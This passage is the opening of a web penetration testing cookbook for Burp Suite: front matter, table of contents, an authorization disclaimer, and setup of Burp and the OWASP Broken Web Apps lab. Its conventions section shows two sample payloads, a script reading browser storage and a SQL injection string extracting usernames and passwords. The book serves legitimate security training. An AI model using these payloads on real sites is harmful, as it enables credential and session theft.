

Burp Suite

Cookbook

Practical recipes to help you master web penetration testing with Burp Suite



Packt

www.packt.com

Sunny Wear

Burp Suite Cookbook

Practical recipes to help you master web penetration testing with Burp Suite

Sunny Wear

Packt

BIRMINGHAM - MUMBAI

Burp Suite Cookbook

Copyright © 2018 Packt Publishing

All rights reserved. No part of this book may be reproduced, stored in a retrieval system, or transmitted in any form or by any means, without the prior written permission of the publisher, except in the case of brief quotations embedded in critical articles or reviews.

Every effort has been made in the preparation of this book to ensure the accuracy of the information presented. However, the information contained in this book is sold without warranty, either express or implied. Neither the author, nor Packt Publishing or its dealers and distributors, will be held liable for any damages caused or alleged to have been caused directly or indirectly by this book.

Packt Publishing has endeavored to provide trademark information about all of the companies and products mentioned in this book by the appropriate use of capitals. However, Packt Publishing cannot guarantee the accuracy of this information.

Commissioning Editor: Pavan Ramchandani

Acquisition Editor: Akshay Jethani

Content Development Editor: Abhishek Jadhav

Technical Editor: Aditya Khadye

Copy Editor: Safis Editing

Project Coordinator: Jagdish Prabhu

Proofreader: Safis Editing

Indexer: Aishwarya Gangawane

Graphics: Jisha Chirayil

Production Coordinator: Nilesh Mohite

First published: September 2018

Production reference: 1250918

Published by Packt Publishing Ltd.

Livery Place

35 Livery Street

Birmingham

B3 2PB, UK.

ISBN 978-1-78953-173-2



mapt.io

Mapt is an online digital library that gives you full access to over 5,000 books and videos, as well as industry leading tools to help you plan your personal development and advance your career. For more information, please visit our website.

Why subscribe?

- Spend less time learning and more time coding with practical eBooks and Videos from over 4,000 industry professionals
- Improve your learning with Skill Plans built especially for you
- Get a free eBook or video every month
- Mapt is fully searchable
- Copy and paste, print, and bookmark content

Packt.com

Did you know that Packt offers eBook versions of every book published, with PDF and ePub files available? You can upgrade to the eBook version at www.packt.com and as a print book customer, you are entitled to a discount on the eBook copy. Get in touch with us at customercare@packtpub.com for more details.

At www.packt.com, you can also read a collection of free technical articles, sign up for a range of free newsletters, and receive exclusive discounts and offers on Packt books and eBooks.

Contributors

About the author

Sunny Wear, CISSP, GWAPT, GSSP-JAVA, GSSP-.NET, CSSLP, CEH is an Information Security Architect, Web App Penetration Tester and Developer. Her experience includes network, data, application and security architecture as well as programming across multiple languages and platforms. She has participated in the design and creation of many enterprise applications as well as the security testing aspects of platforms and services. She is the author of several security-related books which assists programmers in more easily finding mitigations to commonly-identified vulnerabilities within applications. She conducts security talks and classes at conferences like BSides Tampa, AtlSecCon, Hackfest, CA, and BSides Springfield.

About the reviewer

Sachin Wagh is a young information security researcher from India. His core area of expertise includes penetration testing, vulnerability analysis, and exploit development. He has found security vulnerabilities in Google, Tesla Motors, LastPass, Microsoft, F-Secure, and other companies. Due to the severity of many bugs discovered, he has received numerous awards for his findings. He has participated in several security conferences as a speaker, such as Hack In Paris, Infosecurity Europe, and HAKON.

Packt is searching for authors like you

If you're interested in becoming an author for Packt, please visit authors.packtpub.com and apply today. We have worked with thousands of developers and tech professionals, just like you, to help them share their insight with the global tech community. You can make a general application, apply for a specific hot topic that we are recruiting an author for, or submit your own idea.

Table of Contents

Title Page
Copyright and Credits
Burp Suite Cookbook
Packt Upsell
Why subscribe?
Packt.com
Contributors
About the author
About the reviewer
Packt is searching for authors like you
Preface
Who this book is for
What this book covers
To get the most out of this book
Conventions used
Sections
Getting ready
How to do it
How it works
There's more
See also
Get in touch
Reviews
Disclaimer
Targeting legal vulnerable web applications

1. Getting Started with Burp Suite

Introduction

Downloading Burp (Community, Professional)

Getting ready

Software tool requirements

How to do it...

Setting up a web app pentesting lab

Getting ready

Software tool requirements

How to do it...

How it works

Starting Burp at a command line or as an executable

How to do it...

How it works...

Listening for HTTP traffic, using Burp

Getting ready

How to do it...

How it works...

2. Getting to Know the Burp Suite of Tools

Introduction

Software tool requirements

Setting the Target Site Map

 Getting ready

 How to do it...

 How it works...

Understanding the Message Editor

 Getting ready

 How to do it...

Repeating with Repeater

 Getting ready

 How to do it...

Decoding with Decoder

 Getting ready

 How to do it...

Intruding with Intruder

 Getting ready

 How to do it...

 Target

 Positions

 Payloads

 Payload Sets

 Payload Options

 Payload Processing

 Payload Encoding

 Options

 Request Headers

 Request Engine

 Attack Results

 Grep - Match

 Grep - Extract

 Grep - Payloads

 Redirections

 Start attack button

3. Configuring, Spidering, Scanning, and Reporting with Burp

- Introduction
- Software tool requirements
- Establishing trust over HTTPS
 - Getting ready
 - How to do it...
- Setting Project options
 - How to do it...
 - The Connections tab
 - The HTTP tab
 - The SSL tab
 - The Sessions tab
 - The Misc tab
- Setting user options
 - How to do it...
 - The SSL tab
 - The Display tab
 - The Misc tab
- Spidering with Spider
 - Getting ready
 - The Control tab
 - The Options tab
 - How to do it...
- Scanning with Scanner
 - Getting ready
 - How to do it...
- Reporting issues
 - Getting ready
 - How to do it...

4. Assessing Authentication Schemes

Introduction

Software tool requirements

Testing for account enumeration and guessable accounts

 Getting ready

 How to do it...

Testing for weak lock-out mechanisms

 Getting ready

 How to do it...

Testing for bypassing authentication schemes

 Getting ready

 How to do it...

 How it works

Testing for browser cache weaknesses

 Getting ready

 How to do it...

Testing the account provisioning process via the REST API

 Getting ready

 How to do it...

5. Assessing Authorization Checks

Introduction

Software requirements

Testing for directory traversal

 Getting ready

 How to do it...

 How it works...

Testing for Local File Include (LFI)

 Getting ready

 How to do it...

 How it works...

Testing for Remote File Inclusion (RFI)

 Getting ready

 How to do it...

 How it works...

Testing for privilege escalation

 Getting ready

 How to do it...

 How it works...

Testing for Insecure Direct Object Reference (IDOR)

 Getting ready

 How to do it...

 How it works...

6. Assessing Session Management Mechanisms

Introduction

Software tool requirements

Testing session token strength using Sequencer

 Getting ready

 How to do it...

 How it works...

Testing for cookie attributes

 Getting ready

 How to do it...

 How it works...

Testing for session fixation

 Getting ready

 How to do it...

 How it works...

Testing for exposed session variables

 Getting ready

 How to do it...

 How it works...

Testing for Cross-Site Request Forgery

 Getting ready

 How to do it...

 How it works...

7. Assessing Business Logic

Introduction

Software tool requirements

Testing business logic data validation

 Getting ready

 How to do it...

 How it works...

Unrestricted file upload & bypassing weak validation

 Getting ready

 How to do it...

 How it works...

Performing process-timing attacks

 Getting ready

 How to do it...

 How it works...

Testing for the circumvention of work flows

 Getting ready

 How to do it...

 How it works...

Uploading malicious files & polyglots

 Getting ready

 How to do it...

 How it works...

 There's more...

8. Evaluating Input Validation Checks

Introduction

Software tool requirements

Testing for reflected cross-site scripting

 Getting ready

 How to do it...

 How it works...

Testing for stored cross-site scripting

 Getting ready

 How to do it...

 How it works...

Testing for HTTP verb tampering

 Getting ready

 How to do it...

 How it works...

Testing for HTTP Parameter Pollution

 Getting ready

 How to do it...

 How it works...

Testing for SQL injection

 Getting ready

 How to do it...

 How it works...

 There's more...

Testing for command injection

 Getting ready

 How to do it...

 How it works...

9. Attacking the Client

Introduction

Software tool requirements

Testing for Clickjacking

 Getting ready

 How to do it...

 How it works...

Testing for DOM-based cross-site scripting

 Getting ready

 How to do it...

 How it works...

Testing for JavaScript execution

 Getting ready

 How to do it...

 How it works...

Testing for HTML injection

 Getting ready

 How to do it...

 How it works...

Testing for client-side resource manipulation

 Getting ready

 How to do it...

 How it works...

10. Working with Burp Macros and Extensions

Introduction

Software tool requirements

Creating session-handling macros

 Getting ready

 How to do it...

 How it works...

Getting caught in the cookie jar

 Getting ready

 How to do it...

 How it works...

Adding great pentester plugins

 Getting ready

 How to do it...

 How it works...

Creating new issues via the Manual-Scan Issues Extension

 Getting ready

 How to do it...

 How it works...

 See also

Working with the Active Scan++ Extension

 Getting ready

 How to do it...

 How it works...

11. Implementing Advanced Topic Attacks

Introduction

Software tool requirements

Performing XXE attacks

 Getting ready

 How to do it...

 How it works...

Working with JWT

 Getting ready

 How to do it...

 How it works...

Using Burp Collaborator to determine SSRF

 Getting ready

 How to do it...

 How it works...

 See also

Testing CORS

 Getting ready

 How to do it...

 How it works...

 See also

Performing Java deserialization attacks

 Getting Ready

 How to do it...

 How it works...

 There's more...

 See also

Other Books You May Enjoy

Leave a review - let other readers know what you think

Preface

Burp Suite is a Java-based platform for testing the security of your web applications, and has been adopted widely by professional enterprise testers.

The Burp Suite Cookbook contains recipes to tackle challenges in determining and exploring vulnerabilities in web applications. You will learn how to uncover security flaws with various test cases for complex environments. After you have configured Burp for your environment, you will use Burp tools such as Spider, Scanner, Intruder, Repeater, and Decoder, among others, to resolve specific problems faced by pentesters. You will also explore working with various modes of Burp and then perform operations on the web using the Burp CLI. Toward the end, you will cover recipes that target specific test scenarios and resolve them using best practices.

By the end of the book, you will be up and running with deploying Burp for securing web applications.

Who this book is for

If you are a security professional, web pentester, or software developer who wants to adopt Burp Suite for applications security, this book is for you.

What this book covers

[Chapter 1](#), *Getting Started with Burp Suite*, provides setup instructions necessary to proceed through the material of the book.

[Chapter 2](#), *Getting to Know the Burp Suite of Tools*, begins with establishing the Target scope and provides overviews to the most commonly used tools within Burp Suite.

[Chapter 3](#), *Configuring, Spidering, Scanning, and Reporting with Burp*, helps testers to calibrate Burp settings to be less abusive towards the target application.

[Chapter 4](#), *Assessing Authentication Schemes*, covers the basics of Authentication, including an explanation that this is the act of verifying a person or object claim is true.

[Chapter 5](#), *Assessing Authorization Checks*, helps you understand the basics of Authorization, including an explanation that this how an application uses roles to determine user functions.

[Chapter 6](#), *Assessing Session Management Mechanisms*, dives into the basics of Session Management, including an explanation that this how an application keeps track of user activity on a website.

[Chapter 7](#), *Assessing Business Logic*, covers the basics of Business Logic Testing, including an explanation of some of the more common tests performed in this area.

[Chapter 8](#), *Evaluating Input Validation Checks*, delves into the basics of Data Validation Testing, including an explanation of some of the more common tests performed in this area.

[Chapter 9](#), *Attacking the Client*, helps you understand how Client-Side testing is concerned with the execution of code on the client, typically

natively within a web browser or browser plugin. Learn how to use Burp to test the execution of code on the client-side to determine the presence of Cross-site Scripting (XSS).

[Chapter 10](#), *Working with Burp Macros and Extensions*, teaches you how Burp macros enable penetration testers to automate events such as logins or response parameter reads to overcome potential error situations. We will also learn about Extensions as an additional functionality to Burp.

[Chapter 11](#), *Implementing Advanced Topic Attacks*, provides a brief explanation of XXE as a vulnerability class targeting applications which parse XML and SSRF as a vulnerability class allowing an attacker to force applications to make unauthorized requests on the attacker's behalf.

To get the most out of this book

All the requirements are updated in the *Technical requirements* section for each of the chapter.

Conventions used

There are a number of text conventions used throughout this book.

CodeInText: Indicates code words in text, database table names, folder names, filenames, file extensions, pathnames, dummy URLs, user input, and Twitter handles. Here is an example: "Allow the attack to continue until you reach payload ⁵⁰."

A block of code is set as follows:

```
<script>try{var m = "";var l = window.localStorage; var s =  
window.sessionStorage;for(i=0;i<l.length;i++){var lKey = l.key(i);m  
+= lKey + "=" + l.getItem(lKey) +  
";\n";}for(i=0;i<s.length;i++){var lKey = s.key(i);m += lKey + "="  
+ s.getItem(lKey) +  
";\n";};alert(m);}catch(e){alert(e.message);}</script>
```

Any command-line input or output is written as follows:

```
user'+union+select+concat('The+password+for+',username,'+is+',+pass  
word),mysignature+from+accounts---
```

Bold: Indicates a new term, an important word, or words that you see onscreen. For example, words in menus or dialog boxes appear in the text like this. Here is an example: "Select a tool from the drop-down listing and click the Lookup Tool button."



Warnings or important notes appear like this.



Tips and tricks appear like this.

Sections

In this book, you will find several headings that appear frequently (*Getting ready*, *How to do it...*, *How it works...*, *There's more...*, and *See also*).

To give clear instructions on how to complete a recipe, use these sections as follows:

Getting ready

This section tells you what to expect in the recipe and describes how to set up any software or any preliminary settings required for the recipe.

How to do it...

This section contains the steps required to follow the recipe.

How it works...

This section usually consists of a detailed explanation of what happened in the previous section.

There's more...

This section consists of additional information about the recipe in order to make you more knowledgeable about the recipe.

See also

This section provides helpful links to other useful information for the recipe.

Get in touch

Feedback from our readers is always welcome.

General feedback: If you have questions about any aspect of this book, mention the book title in the subject of your message and email us at

customercare@packtpub.com.

Errata: Although we have taken every care to ensure the accuracy of our content, mistakes do happen. If you have found a mistake in this book, we would be grateful if you would report this to us. Please visit www.packt.com/submit-errata, selecting your book, clicking on the Errata Submission Form link, and entering the details.

Piracy: If you come across any illegal copies of our works in any form on the Internet, we would be grateful if you would provide us with the location address or website name. Please contact us at copyright@packt.com with a link to the material.

If you are interested in becoming an author: If there is a topic that you have expertise in and you are interested in either writing or contributing to a book, please visit authors.packtpub.com.

Reviews

Please leave a review. Once you have read and used this book, why not leave a review on the site that you purchased it from? Potential readers can then see and use your unbiased opinion to make purchase decisions, we at Packt can understand what you think about our products, and our authors can see your feedback on their book. Thank you!

For more information about Packt, please visit packt.com.

Disclaimer

The information within this book is intended to be used only in an ethical manner. Do not use any information from the book if you do not have written permission from the owner of the equipment. If you perform illegal actions, you are likely to be arrested and prosecuted to the full extent of the law. Packt Publishing does not take any responsibility if you misuse any of the information contained within the book. The information herein must only be used while testing environments with proper written authorizations from appropriate persons responsible.

Targeting legal vulnerable web applications

In order for us to properly showcase the functions of Burp Suite, we need a target web application. We need to have a target which we are legally allowed to attack.

"*Know Your Enemy*" is a saying derived from Sun Tzu's *The Art of War*. The application of this principle in penetration testing is the act of attacking a target. The purpose of the attack is to uncover weaknesses in a target which can then be exploited. Commonly referred to as ethical hacking, attacking legal targets assists companies to assess the level of risk in their web applications.

More importantly, any penetration testing must be done with express, written permission. Attacking any website without this permission can result in litigation and possible incarceration. Thankfully, the information security community provides many purposefully vulnerable web applications to allow students to learn how to hack in a legal way.

A consortium group, **Open Web Application Security Project**, commonly referred to as **OWASP**, provides a plethora of resources related to web security. OWASP is considered the de facto standard in the industry for all things web security-related. Every three years or so, the group creates a listing of the Top 10 most common vulnerabilities found in web applications.



See here for more information (https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project).

Throughout this book, we will use purposefully vulnerable web applications compiled into one virtual machine by OWASP. This setup enables us to legally attack the targets contained within the virtual machine.

Getting Started with Burp Suite

In this chapter, we will cover the following recipes:

- Downloading Burp (Community, Professional)
- Setting up a web app pentesting lab
- Starting Burp at a command line or an executable
- Listening for HTTP traffic, using Burp

Introduction

This chapter provides the setup instructions necessary to proceed through the material in this book. Starting with downloading Burp, the details include the two main Burp editions available and their distinguishing characteristics.

To use the Burp suite, a penetration tester requires a target application. This chapter includes instructions on downloading and installing OWASP applications contained within a **virtual machine (VM)**. Such applications will be used throughout the book as targeted vulnerable web applications.

Also included in this chapter is configuring a web browser to use the **Burp Proxy Listener**. This listener is required to capture HTTP traffic between the Burp and the target web application. Default settings for the listener include an **Internet Protocol (IP)** address, `127.0.0.1`, and port number `8080`.

Finally, this chapter concludes with the options for starting Burp. This includes how to start Burp at the command line, also with an optional headless mode, and using the executable.

Downloading Burp (Community, Professional)

The first step in learning the techniques contained within this book is to download the Burp suite. The download page is available here (<https://portswigger.net/burp/>). You will need to decide which edition of the Burp suite you would like to download from the following:

- Professional
- Community
- Enterprise (not covered)

What is now termed *Community* was once labeled *Free Edition*. You may see both referenced on the internet, but they are one and the same. At the time of this writing, the Professional edition costs \$399.

To help you make your decision, let's compare the two. The Community version offers many of the functions used in this book, but not all. For example, Community does not include any scanning functionality. In addition, the Community version contains some forced throttling of threads when using the Intruder functionality. There are no built-in payloads in the Community version, though you can load your own custom ones. And, finally, several Burp extensions that require Professional will, obviously, not work in the Community edition.

The Professional version has all functionality enabled including passive and active scanners. There is no forced throttled. **PortSwigger** (that is, the name of the company that writes and maintains the Burp suite) provides several built-in payloads for fuzzing and brute-forcing. Burp extensions using scanner-related API calls are workable in the Professional version as well.


In this book, we will be using the Professional version, which means much of the functionality is available in the Community edition. However, when a feature is used in this book specific to the Professional edition, a special icon will indicate this. The icon used is the following:



Burp Suite Professional

Getting ready

To begin our adventure together, go to <https://portswigger.net/burp> and download the edition of the Burp suite you wish to use. The page provides a slider, as following, which highlights the features of Professional and Community, allowing you to compare them:



Many readers may choose the Community edition to gain familiarity with the product prior to purchasing.

Should you choose to purchase or trial the Professional edition, you will need to complete forms or payments and subsequent email confirmations will be sent to you. Once your account is created, you may login and perform the download from the links provided in our account.

Software tool requirements


To complete this recipe, you will need the following:

- Oracle Java (<https://www.java.com/en/download/>)
- Burp Proxy Community or Professional (<https://portswigger.net/burp/>)
- Firefox Browser (<https://www.mozilla.org/en-US/firefox/new/>)

How to do it...

After deciding on the edition you need, you have two installation options, including an executable or a plain JAR file. The executable is only available in Windows and is offered in both 32-bit or 64-bit. The plain JAR file is available for Windows, macOS, and Linux.

The Windows executable is self-contained and will create icons in your program listing. However, the plain JAR file requires your platform to have Java (<https://www.java.com/en/download/>) pre-installed. You may choose the current version of Java (JRE or JDK) so feel free to choose the latest version:



Setting up a web app pentesting lab

The **Broken Web Application (BWA)** is an OWASP project that provides a self-contained VM complete with a variety of applications with known vulnerabilities. The applications within this VM enable students to learn about web application security, practice and observe web attacks, and make use of penetration tools such as Burp.

To follow the recipes shown in this book, we will utilize OWASP's BWA VM. At the time of this writing, the OWASP BWA VM can be downloaded from <https://sourceforge.net/projects/owaspbwa/files/>.

Getting ready

We will download the OWASP BWA VM along with supportive tools to create our web app pentesting lab.

Software tool requirements


To complete this recipe, you will need the following:

- Oracle VirtualBox (<https://www.virtualbox.org/wiki/Downloads>)
 - Choose an executable specific to your platform
- Mozilla Firefox Browser (<https://www.mozilla.org/en-US/firefox/new/>)
- 7-Zip file archiver (<https://www.7-zip.org/download.html>)
- OWASP BWA VM (<https://sourceforge.net/projects/owaspbwa/files/>)
- Burp Proxy Community or Professional (<https://portswigger.net/burp/>)
- Oracle Java (<https://www.java.com/en/download/>)

How to do it...

For this recipe, you will need to download the OWASP BWA VM and install it by performing the following steps:

1. Click Download Latest Version from the OWASP BWA VM link provided earlier and unzip the file `OWASP_Broken_Web_Apps_VM_1.2.7z`.
2. You will be presented with a listing of several files, as follows:



3. All file extensions shown indicate the VM can be imported into Oracle VirtualBox or VMware Player/Workstation. For purposes of setting up the web application pentesting lab for this book, we will use Oracle VirtualBox.
4. Make a note of the `OWASP Broken Web Apps-cl1.vmdk` file. Open the VirtualBox Manager (that is, the Oracle VM VirtualBox program).
5. Within the VirtualBox Manager screen, select Machine | New from the top menu and type a name for the machine, `OWASP BWA`.
6. Set the type to Linux and version to Ubuntu (64-bit), and then click Next, as follows:

[←](#) Create Virtual Machine

Name and operating system

Please choose a descriptive name for the new virtual machine and select the type of operating system you intend to install on it. The name you choose will be used throughout VirtualBox to identify this machine.

Name:

Type: 

Version:

[Expert Mode](#) [Next](#) [Cancel](#)

7. The next screen allows you to adjust the RAM or leave as suggested. Click Next.
8. On the next screen, choose Use an existing virtual hard disk file.
9. Use the folder icon on the right to select `OWASP Broken Web Apps-cl1.vmdk` file from the extracted list and click Create, as follows:

[←](#) Create Virtual Machine

Hard disk

If you wish you can add a virtual hard disk to the new machine. You can either create a new hard disk file or select one from the list or from another location using the folder icon.

If you need a more complex storage set-up you can skip this step and make the changes to the machine settings once the machine is created.


The recommended size of the hard disk is **10.00 GB**.

- Do not add a virtual hard disk
- Create a virtual hard disk now
- Use an existing virtual hard disk file




[Create](#) [Cancel](#)


10. Your VM is now loaded in the VirtualBox Manager. Let's make some minor adjustments. Highlight the **OWASP BWA** entry and select Settings from the top menu.
11. Select the Network section in the left-hand pane and change to Host-only Adapter. Click OK.



12. Now let's start the virtual machine. Right-click then choose Start | Normal Start.



13. Wait until the Linux system is fully booted, which may take a few minutes. After the booting process is complete, you should see the following screen. However, the IP address shown will be different for your machine:



14. The information presented on this screen identifies the URL where you can access vulnerable web applications running on the VM. For example, in the previous screenshot, the URL is <http://192.168.56.101/>. You are given a prompt for administering the VM, but it is not necessary to log in at this time.
15. Open the Firefox browser on your host system, not in the VM. Using the Firefox Browser on your host machine, enter the URL provided (for example, <http://192.168.56.101/>), where the IP address is specific to your machine.
16. In your browser, you are presented with an index page containing links to vulnerable web applications. These applications will be used as targets throughout this book:



owaspbwa

OWASP Broken Web Applications Project

Version 1.2

This is the VM for the [Open Web Application Security Project \(OWASP\) Broken Web Applications](#) project. It contains many, very vulnerable web applications, which are listed below. More information about this project can be found in the project [User Guide](#) and [Home Page](#).

For details about the known vulnerabilities in these applications, see https://sourceforge.net/p/owaspbwa/tickets/?limit=999&sort=_severity+asc.



!!! This VM has many serious security issues. We strongly recommend that you run it only on the "host only" or "NAT" network in the virtual machine settings !!!

TRAINING APPLICATIONS

 OWASP WebGoat	 OWASP WebGoat.NET
 OWASP ESAPI Java SwingSet Interactive	 OWASP Mutillidae II
 OWASP RailsGoat	 OWASP Bricks
 OWASP Security Shepherd	 Ghost
 Magical Code Injection Rainbow	 bWAPP
 Damn Vulnerable Web Application	

How it works

Leveraging a customized virtual machine created by OWASP, we can quickly set up a web app pentesting lab containing purposefully vulnerable applications, which we can use as legal targets for our exercises throughout this book.

Starting Burp at a command line or as an executable


For non-Windows users or those Windows users who chose the plain JAR file option, you will start Burp at a command line each time they wish to run it. As such, you will require a particular Java command to do so.

In some circumstances, such as automated scripting, you may wish to invoke Burp at the command line as a line item in your shell script. Additionally, you may wish to run Burp without a **graphical user interface (GUI)**, referred to as **headless mode**. This section describes how to perform these tasks.

How to do it...

We will review the commands and actions required to start the Burp Suite product:

1. Start Burp in Windows, after running the installer from the downloaded .exe file, by double-clicking the icon on desktop or select it from the programs listing:



When using the plain JAR file, the executable `java` is followed by the option of `-jar`, followed by the name of the download JAR file.

2. Start Burp at the command line (minimal) with the plain JAR file (Java must be installed first):

```
C:\Burp Jar Files>java -jar burpsuite_pro_1.7.33.jar
```

If you prefer more control over the heap size settings (that is, the amount of memory allocated for the program) you may modify the `java` command.

3. The `java` executable is followed by the `-jar`, followed by the memory allocation. In this case, 2 GB (that is, `2g`) is allocated for **read access memory (RAM)**, followed by the name of the JAR file. If you get an error to the effect that you cannot allocate that much memory, just drop the amount down to something like 1,024 MB (that is, `1024m`) instead.
4. Start Burp at command line (optimize) with the plain JAR file (Java must be installed first):

```
C:\Burp Jar Files>java -jar -Xmx2g burpsuite_pro_1.7.33.jar
```

5. It is possible to start Burp at the command line and to run it in headless mode. Headless mode means running Burp without the GUI.

